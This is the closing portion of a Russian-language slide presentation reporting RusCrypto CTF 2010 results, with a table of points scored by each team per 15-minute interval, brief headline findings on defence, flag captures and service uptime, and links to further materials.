
Время	CIT	ХакерДом	Bushwhackers	SiBears	[Censored]	Huge Ego Team]
10:45	0	0	0	3	0	0
11:00	0	0	1	0	0	0
11:15	30	6	1	0	0	2
11:30	60	4	2	2	0	0
11:45	0	2	0	6	2	0
12:00	29	32	11	2	4	1
12:15	0	0	9	0	0	2
12:30	20	25	6	0	2	1
12:45	6	15	0	21	0	0
13:00	0	0	3	12	2	0
13:15	0	0	0	0	0	0
13:30	0	9	2	37	0	1
13:45	0	0	41	25	0	0
14:00	112	24	84	3	0	1
14:15	68	42	66	45	0	7
14:30	0	12	13	0	0	0
14:45	10	0	0	0	5	2
15:00	0	12	0	15	0	0
15:15	13	18	8	0	0	1
15:30	0	61	0	40	10	0
15:45	42	20	9	24	4	0
16:00	16	1	0	0	0	0
16:15	0	12	0	8	0	6
16:30	6	0	9	36	0	0
16:45	32	53	0	13	1	6
17:00	1	17	50	28	6	1
17:15	0	0	0	0	0	0
17:30	24	0	0	0	0	0
17:45	17	9	2	0	1	0
18:00	0	2	7	3	0	2
18:15	0	0	12	0	0	0

Бледно-красным цветом выделено максимальное значение в пределах каждого 15-минутного интервала времени, синим цветом – второе по величине значение, зеленым цветом – третье по величине значение.

Максимальное количество баллов, которое каждой команде удалось заработать за 15 минут в течение всего соревнования СТФ, выделено ярко-красным цветом.



РусКрипто СТФ 2010: Доля незахваченных флагов



- **Команда Bushwhackers защищалась лучше всех.**




РусКрипто СТФ 2010: Баллы, полученные за захват флагов



- **Команда Bushwhackers опередила команду ХакерДом по баллам, полученным за захват флагов!**



РусКрипто STF 2010: Обеспечение доступности всех сервисов



- **Команда Huge Ego Team стала первой по обеспечению непрерывной работы сервисов своей инфраструктуры.**



РусКрипто CTF 2010: Резюме

- **Не все было так, как хотелось, но было весело :)**
- **Дополнительные материалы:**
 - <http://www.ptsecurity.ru/download/PT-Ruscrypto-CTF2010.pdf>
 - <http://devteev.blogspot.com/2010/04/2010-ctf-just4fun.html>
 - <http://www.ruscrypto.org/conference/ctf/>
 - **И в светлом будущем:**
 - <http://ctf.securitylab.ru/>



Спасибо за внимание!

Вопросы?

devteev@ptsecurity.ru

<http://devteev.blogspot.com/>

